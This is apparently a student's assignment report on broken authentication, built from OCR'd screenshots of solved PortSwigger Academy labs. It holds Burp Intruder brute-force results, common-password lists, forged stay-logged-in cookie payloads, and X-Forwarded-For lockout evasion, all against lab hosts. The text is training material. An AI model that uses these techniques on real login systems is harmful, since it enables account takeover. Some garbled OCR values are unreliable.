
Internship Assignment

Cyber Security and Digital Forensics

Assignment 6: Broken Authentication

Kiran Mohan





PortSwigger Academy home

Web Security Academy > Authentication vulnerabilities >

Authentication lab password

You can copy and paste the following list to the Authentication labs.

```
123456
password
12345678
qwerty
123456789
12345
1234
```

Track your progress

19. Intruder attack of https://0acb00be0389583f805d801600fa00f8.web-security-academy.net - Temporary attack - Not saved to pr

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
21	Y2FybG9zOmM4ODM3YjZmY4YWZhOGYyZGRlOTE1NDczY2UwOTkx	200			3346	
0		302			173	
1	Y2FybG9zOmUxMGFkYzMSNDliYTU5YWJlZTU2ZTA1N2YyMGY4ODNi	302			173	
2	Y2FybG9zOjVmNGRlYzNiNWZhNzY1ZDYxZDgzMjZkZW14ODJjZjk5	302			173	
3	Y2FybG9zOjI1ZDU1YWQyODNhYTQwMGFmNDY0YzZlZDcxM2MwN2Fk	302			173	
4	Y2FybG9zOmQ4NTc4ZWVmODQ1OGNlMDZmYmM1Ym13NmE1OGM1...	302			173	
5	Y2FybG9zOjI1ZjllNzk0MzZlZjQ1Mzg4NWY1MTgxZjFiNjI0ZDBi	302			173	
6	Y2FybG9zOjgyN2NjYjBlZWVhYmM0YzY0YzE2ODkxZjg0ZTdi	302			173	
7	Y2FybG9zOjZGM5YmRlNTJkMDRkYzlwMDM2ZGJkODMxM2VhMDU1	302			173	
8	Y2FybG9zOjZlZTc5MjE4OTY1ZW13MmM5MmE1NDI0ZDhMzWwMTYy	302			173	
9	Y2FybG9zOmZlZWVhYmM1ZGZlZmUwY2Y0Mm14YzZlZmU5	302			173	
10	Y2FybG9zOjZlZmFmZmRlYzU2OTg4MjZkOTk0OTk0OTk0OTk0	302			173	
11	Y2FybG9zOjZlZmFmZmRlYzU2OTg4MjZkOTk0OTk0OTk0OTk0	302			173	
12	Y2FybG9zOjI3NmY4ZGwvYjZlZWVhYmM1ZGZlZmUwY2Y0Mm14YzZlZmU5	302			173	

Request Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 Set-Cookie: session=052W9nCMSiGB6Dh0BLN3Sjbr6PvEbmV; Secure: HttpOnly; SameSite=None
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 3126
7
8 <!DOCTYPE html>
9 <html>
10   <head>
11     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
12     <link href=/resources/css/labs.css rel=stylesheet>
13     <title>Brute-forcing a stay-logged-in cookie</title>
14   </head>
15   <body>
```

0 matches

Finished

Web Security Academy

Brute-forcing a stay-logged-in cookie

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

19. Intruder attack of https://0acb00be0389583f805d801600fa00f8.web-security-academy.net - Temporary attack - Not saved to pr

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
21	Y2FybG9zOmM4ODM3YjZmY4YWZhOGYyZGRlOTE1NDczY2UwOTkx	200			3346	
0		302			173	
1	Y2FybG9zOmUxMGFkYzMSNDliYTU5YWJlZTU2ZTA1N2YyMGY4ODNi	302			173	
2	Y2FybG9zOjVmNGRlYzNiNWZhNzY1ZDYxZDgzMjZkZW14ODJjZjk5	302			173	
3	Y2FybG9zOjI1ZDU1YWQyODNhYTQwMGFmNDY0YzZlZDcxM2MwN2Fk	302			173	
4	Y2FybG9zOmQ4NTc4ZWVmODQ1OGNlMDZmYmM1Ym13NmE1OGM1...	302			173	
5	Y2FybG9zOjI1ZjllNzk0MzZlZjQ1Mzg4NWY1MTgxZjFiNjI0ZDBi	302			173	
6	Y2FybG9zOjgyN2NjYjBlZWVhYmM0YzY0YzE2ODkxZjg0ZTdi	302			173	
7	Y2FybG9zOjZGM5YmRlNTJkMDRkYzlwMDM2ZGJkODMxM2VhMDU1	302			173	
8	Y2FybG9zOjZlZTc5MjE4OTY1ZW13MmM5MmE1NDI0ZDhMzWwMTYy	302			173	
9	Y2FybG9zOmZlZWVhYmM1ZGZlZmUwY2Y0Mm14YzZlZmU5	302			173	
10	Y2FybG9zOjZlZmFmZmRlYzU2OTg4MjZkOTk0OTk0OTk0OTk0	302			173	
11	Y2FybG9zOjZlZmFmZmRlYzU2OTg4MjZkOTk0OTk0OTk0OTk0	302			173	
12	Y2FybG9zOjI3NmY4ZGwvYjZlZWVhYmM1ZGZlZmUwY2Y0Mm14YzZlZmU5	302			173	

Request Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 Set-Cookie: session=052W9nCMSiGB6Dh0BLN3Sjbr6PvEbmV; Secure: HttpOnly; SameSite=None
```

0 matches

Length: 657

1 x 2 x ...

Target Positions Payloads Options

Request Headers

These settings control whether Intruder updates the configured request headers during attacks.

☒ Update Content-Length header

☒ Set Connection header

Start attack

Intruder attack 1

Attack	Save	Columns
Results	Target	Positions Payloads Options
Filter: Showing all items		
Number of results	Request	Payload
1435	1434	400
1554	1553	302
Pause before next	200	2957
Throttle (milli)	200	3293
1	0000	200
2	0001	200
3	0002	200
4	0003	200
5	0004	200
6	0005	200
7	0006	200
8	0007	200
9	0008	200
10	0009	200
11	0010	200
12	0011	200

Attack Result

These settings

☒ Store request

☒ Store response

☒ Make unauthenticated

☐ Use denial

☐ Store full payload

1 POST /login2 HTTP/1.1

2 Host: ac881f2a1f7270ac80a082fd00320025.web-security-academy.net

3 Cookie: session=0979a1xuk08f19duFackL1YbkD2aubgo

4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

6 Accept-Language: en-US,en;q=0.5

7 Accept-Encoding: gzip, deflate

8 Content-Type: application/x-www-form-urlencoded

9 Content-Length: 51

10 Origin: https://ac881f2a1f7270ac80a082fd00320025.web-security-academy.net

11 Referer: https://ac881f2a1f7270ac80a082fd00320025.web-security-academy.net/login2

Grep - Match

These settings

1722 of 10000

Flag result items with responses matching these expressions:

Paste error exception illegal invalid fail

2FA bypass using a brute-force attack - Mozilla Firefox

2FA bypass using a brute-force attack

LAB Solved

Back to lab description >>

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB

Web Security Academy

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home | My account | Log out

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

Update email

All labs | Web Security Academy | Lab: 2FA simple bypass | 2FA simple bypass | Exploit Server: 2FA

https://0a54009304eae97687a7b08400db00c1.web-security-academy.net

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Web Security Academy

2FA simple bypass

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home | My account | Log out

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

Update email

Status	Length	MIME type	Extension
2093			
370		JSON	
1299			
8337		HTML	
1673		script	js
7499		XML	svg
370		JSON	
8852		XML	svg
942		XML	svg
147			
86			
3063		HTML	
147			
1307			

WebSecurity Academy

Broken brute-force protection, IP block

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!

My Account

Your username is: carlos

Email

Update email

12. Intruder attack of https://0af20075041f1a7a802b49fd00bc00e0.web-security-academy.net - Temporary attack - Not saved

Request	Payload 1	Payload 2	Status	Error	Timeout	Length
162	wiener	peter	302			188
164	wiener	peter	302			188
166	wiener	peter	302			188
168	wiener	peter	302			188
170	wiener	peter	302			188
172	wiener	peter	302			188
174	wiener	peter	302			188
176	wiener	peter	302			188
177	carlos	dallas	302			188
178	wiener	peter	302			188
180	wiener	peter	302			188
182	wiener	peter	302			188
184	wiener	peter	302			188
186	wiener	peter	302			188

Request Response

1 POST /login HTTP/2

2 Host: 0af20075041f1a7a802b49fd00bc00e0.web-security-academy.net

3 Cookie: session=D0rmjpngZlMBcxUfLXginb0nTIsErapU

4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

6 Accept-Language: en-US,en;q=0.5

7 Accept-Encoding: gzip, deflate

8 Content-Type: application/x-www-form-urlencoded

9 Content-Length: 31

10 Origin: https://0af20075041f1a7a802b49fd00bc00e0.web-security-academy.net

11 Referer: https://0af20075041f1a7a802b49fd00bc00e0.web-security-academy.net/login

12 Upgrade-Insecure-Requests: 1

WebSecurity Academy

Broken brute-force protection, multiple credentials per request

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home | My account | Log out

My Account

Your username is: carlos

Email

Update email

Request

93 "ananda",

94 "summer",

95 "love",

96 "ashley",

97 "nicole",

98 "chelsea",

99 "bitens",

100 "matthew",

101 "access",

102 "yankees",

103 "907054321",

104 "dallas",

105 "austin",

106 "thunder",

107 "taylor",

108 "matrix",

109 "mobilemail",

110 "soon",

111 "monitor",

112 "monitoring",

113 "montana",

114 "soon",

115 "moscow"

116 }

Response

1 HTTP/1.1 302 Found

2 Location: /my-account

3 Set-Cookie: session=DGLN1aBhshrnCRq2SLAP4eshVI2sv8Ez; Path=/; Secure; HttpOnly; SameSite=None

4 Connection: close

5 Content-Length: 0

6

7

Web Security Academy

Offline password cracking

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#)

WE LIKE TO

BLOG



der

Comparer

Logger

☒ Text ☐ Hex

Decode as ...

Encode as ...

Hash ...

Smart decode

☒ Text ☐ Hex

Decode as ...

Encode as ...

Hash ...

Smart decode

☒ Text ☐ Hex

Decode as ...

Encode as ...

Hash ...

Smart decode

1 x 3 x ...

Target Positions Payloads Options

Request Headers

These settings control whether Intruder updates the configured request headers during attacks.

☒ Update Content-Length header

☒ Set Connection: close

Intruder attack 2

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

No	Request	Payload	Status	Error	Timeout	Length	New passwords do not match	Comment
86	access		200	☐	☐	3876	☒	
0			200	☐	☐	3879	☐	
1	123456		200	☐	☐	3879	☐	
2	password		200	☐	☐	3879	☐	
3	12345678		200	☐	☐	3879	☐	
4	qwerly		200	☐	☐	3879	☐	
5	123456789		200	☐	☐	3879	☐	
6	12345		200	☐	☐	3879	☐	
7	1234		200	☐	☐	3879	☐	
8	111111		200	☐	☐	3879	☐	
9	1234567		200	☐	☐	3879	☐	
10	dragon		200	☐	☐	3879	☐	
11	123123		200	☐	☐	3879	☐	
12	baseball		200	☐	☐	3879	☐	

Finished

☒ Flag result items with responses matching these expressions:

Paste

New passwords do not match

Load ...

Remove

Clear

Web Security Academy

Password brute-force via password change

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: carlos

Email

Update email

Current password

New password

Confirm new password

Change password

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >](#)

[Home](#) | [My account](#) | [Log out](#)

WE LIKE TO
BLOG



Web Security Academy

Username enumeration via account lock

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

My Account

Your username is: ak

Your email is: ak@normal-user.net

Email

Update email

4. Intruder attack of https://0ab900da03e31360801f672c003700fb.web-security-academy.net - Temporary attack - Not saved to project

Request	Payload	Status	Error	Timeout	Length	-warnings>	Comment
31	qazwsx	200			3162		
0		200			3240	Invalid username or pass...	
6	12345	200			3240	Invalid username or pass...	
7	1234	200			3240	Invalid username or pass...	
8	111111	200			3240	Invalid username or pass...	
1	123456	200			3292	You have made too many i...	
2	password	200			3292	You have made too many i...	
3	12345678	200			3292	You have made too many i...	
4	qwerty	200			3292	You have made too many i...	
5	123456789	200			3292	You have made too many i...	
9	1234567	200			3292	You have made too many i...	
10	dragon	200			3292	You have made too many i...	
11	123123	200			3292	You have made too many i...	
12	baseball	200			3292	You have made too many i...	
13	sh123	200			3292	You have made too many i...	

Request Response

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

Priority: u=0, i

Te: trailers

Connection: close

username=ak&password=qazwsx

Web Security Academy

Username enumeration via different responses

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

My Account

Your username is: alpha

Your email is: alpha@normal-user.net

Email

Update email

Burp Suite Professional v2022.8 - Temporary Project - licensed to Uncia

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger

Extender Project options User options Learn

1 x 2 x +

Positions Payloads Resource Pool Options

Choose an attack type

Attacktype: Sniper

Start attack

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0a0f00200363327580afa88700c6000b.web-security-academy.net

Update Host header to match target

1 POST /login HTTP/2

2 Host: 0a0f00200363327580afa88700c6000b.web-security-academy.net

3 Cookie: session=\$9NkwpEyJjnUg7hQHkR2xtPa7o18ey1FX\$

4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

6 Accept-Language: en-US,en;q=0.5

Search...

0 matches

Clear

2 payload positions

Length: 781

Web Security Academy

Username enumeration via response timing

Back to lab description >>

Congratulations, you solved the lab!

My Account

Your username is: ai

Your email is: ai@normal-user.net

Email

Update email

13. Intruder attack of https://0aed00e603f8c6c082d16fce00d300d0.web-security-academy.net - Temporary at

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Hiding 2xx, 4xx and 5xx responses

Request	Payload 1	Payload 2	Status	Error	Timeout	Length
77	77	cheese	302			184

Request Response

Pretty Raw Hex

13 Upgrade-Insecure-Requests: 1

13 Sec-Fetch-Dest: document

14 Sec-Fetch-Mode: navigate

15 Sec-Fetch-Site: same-origin

16 Sec-Fetch-User: 71

17 Priority: u=0, i

18 Te: trailers

19 X-Forwarded-For: 77

20 Connection: close

21

22 username=ai&password=cheese

Finished

Web Security Academy

Username enumeration via subtly different responses

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

6. Intruder attack of https://0ac100c203a6c14481b725ea00a50080.web-security-academy.net - Temporary attack - Not saved to pro

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Hiding 2xx, 4xx and 5xx responses

Request	Position	Payload	Status	Error	Timeout	Length	-warning>
199	2	moon	302			186	

Request Response

Pretty Raw Hex

1 POST /login HTTP/2

2 Host: 0ac100c203a6c14481b725ea00a50080.web-security-academy.net